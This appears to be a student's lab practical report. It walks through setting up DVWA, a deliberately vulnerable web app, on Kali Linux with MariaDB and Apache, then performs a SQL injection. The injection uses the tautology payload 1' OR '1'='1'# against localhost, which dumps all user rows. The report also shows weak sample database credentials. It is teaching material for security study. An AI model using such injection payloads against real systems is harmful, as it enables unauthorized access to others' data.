
Date: 11/01/2025

Lab Practical: 5

Study SQL injection and perform SQL injection using DVWA

Step:1


Open terminal in Kali Linux.
Install Apache and PHP



```
┌──(student㉿student)-[~]
└─$ sudo apt-get install sqlmap
[sudo] password for student:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  ibverbs-providers libboost-iostreams1.83.0 libboost-thread1.83.0 libcephfs2
  libgfapi0 libgfrpc0 libgfxdr0 libglusterfs0 libibverbs1 libpython3.11-dev
  librados2 librdmacm1t64 python3-lib2to3 python3.11 python3.11-dev
  python3.11-minimal samba-vfs-modules
Use 'sudo apt autoremove' to remove them.
The following packages will be upgraded:
  sqlmap
1 upgraded, 0 newly installed, 0 to remove and 1942 not upgraded.
Need to get 6918 kB of archives.
After this operation, 3072 B of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 sqlmap all 1.8.11-1 [691
8 kB]
Fetched 6918 kB in 1s (10.1 MB/s)
(Reading database ... 472919 files and directories currently installed.)
Preparing to unpack .../sqlmap_1.8.11-1_all.deb ...
Unpacking sqlmap (1.8.11-1) over (1.8.7-1) ...
Setting up sqlmap (1.8.11-1) ...
```

Step:2

Sudo apt update




```
┌──(student㉿student)-[~]
└─$ sudo apt update
Get:1 https://packages.microsoft.com/repos/code stable InRelease [3590 B]
Get:3 https://packages.microsoft.com/repos/code stable/main armhf Packages [17.5 kB]
Get:2 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:4 https://packages.microsoft.com/repos/code stable/main amd64 Packages [17.3 kB]
Get:5 https://packages.microsoft.com/repos/code stable/main arm64 Packages [17.4 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 Packages [20.3 MB]
Get:7 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [48.8 MB]
Get:8 http://kali.download/kali kali-rolling/contrib amd64 Packages [111 kB]
Get:9 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [262 kB]
Get:10 http://kali.download/kali kali-rolling/non-free amd64 Packages [195 kB]
Get:11 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [877 kB]
Get:12 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [10.6 kB]
Get:13 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [23.3 kB]
Fetched 70.7 MB in 6s (11.0 MB/s)
2167 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(student㉿student)-[~]
└─$ 
```

Date: 11/01/2025

Step:3

Download DVWA
git clone https://github.com/digininja/DVWA.git



```
┌──(student㉿student)-[~]
└─$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 4961, done.
remote: Counting objects: 100% (19/19), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 4961 (delta 14), reused 8 (delta 8), pack-reused 4942 (fr
om 4)
Receiving objects: 100% (4961/4961), 2.42 MiB | 11.08 MiB/s, done.
Resolving deltas: 100% (2419/2419), done.
```


Step:4

Move DVWA to the webserver root directory
Sudo mv DVWA/var/www/html

```
┌──(student㉿student)-[~]
└─$ sudo mv DVWA /var/www/html/
```

Step:5


Set appropriate permissions:
sudo chown -R www-data:www-data /var/www/html/DVW



```
┌──(student㉿student)-[~]
└─$ sudo chown -R www-data:www-data /var/www/html/DVWA
```

Step:6

sudo chmod -R 755 /var/www/html/DVW



```
┌──(student㉿student)-[~]
└─$ sudo chmod -R 755 /var/www/html/DVWA
```

Step:7


Create a database for DVWA:
Mysql start

```
┌──(student㉿student)-[~]
└─$ sudo service mysql start
```

Date: 11/01/2025

Step:8


Login to MySQL
Mysql -u root -p



```
┌──(student㉿student)-[~]
└─$ sudo su
┌──(root㉿student)-[/home/student]
└─# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 34
Server version: 11.4.2-MariaDB-4 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> 
```

Step:9


CREATE DATABASE dvwa:



```
MariaDB [(none)]> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.000 sec)
```

Step:10

CREATE USER 'dvwauser'@'localhost' IDENTIFIED BY 'password'




```
MariaDB [mysql]> CREATE USER 'dvwauser'@'localhost' IDENTIFIED BY 'pass
word';
ERROR 1396 (HY000): Operation CREATE USER failed for 'dvwauser'@'localh
ost'
MariaDB [mysql]> SELECT User, Host FROM mysql.user WHERE User = 'dvwaus
er';
+----------+-----------+
| User     | Host      |
+----------+-----------+
| dvwauser | localhost |
+----------+-----------+
1 row in set (0.001 sec)

MariaDB [mysql]> 
```

Date: 11/01/2025

Step:11

FLUSH PRIVILENGES



```
MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.000 sec)
```

Step:12


EXIT

```
MariaDB [(none)]> EXIT;
Bye
```

Configure DVWA:

Step:13

Edit the config.inc.php file in DVWA
Sudo nano/var/www/html/DVWA/config/config.inc.php




```
┌──(root㉿student)-[/home/student]
└─# sudo nano /var/www/html/DVWA/config/config.inc.php
```

Step:14

Update the database credentials:

$_DVWA=array();
$_DVWA['db_server'] = '127.0.0.1';
$_DVWA['db_database'] = 'dvwa';
$_DVWA['db_user'] = 'dvwauser';
$_DVWA['db_password'] = 'password'



```
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
//$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA['db_server'] = '127.0.0.1';
$_DVWA['db_database'] = 'dvwa';
$_DVWA['db_user'] = 'admin';
$_DVWA['db_password'] = 'admin@123';
//$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
//$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwa';
//$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';
```

Step:15

Start Apache:

Date: 11/01/2025


sudo service apache2 star

```
┌──(root㉿student)-[/home/student]
└─# sudo service apache2 start
```

Performing SQL Injection

Step:16

Open a browser and navigate to:
http://localhost/DVWA



Step:17

Login using the default credentials:
Username: admin
Password: password
Set the Security Level to Low in the DVWA Security tab.

Step:18

Navigate to the SQL Injection tab in DVWA


Use the following SQL payload in the input box

For example:

ID : 2

ID : 1’ OR ‘1’=’1’#

Date: 11/01/2025




localhost/DVWA/vulnerabilities/sqli/?id=2&Submit=Submit#

Vulnerability: SQL Injection

```
ID: 2
First name: Gordon
Surname: Brown
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



localhost/DVWA/vulnerabilities/sqli/?id=1'+OR+'1'%3D'1'%23&Submit=Submit#

Vulnerability: SQL Injection

```
ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/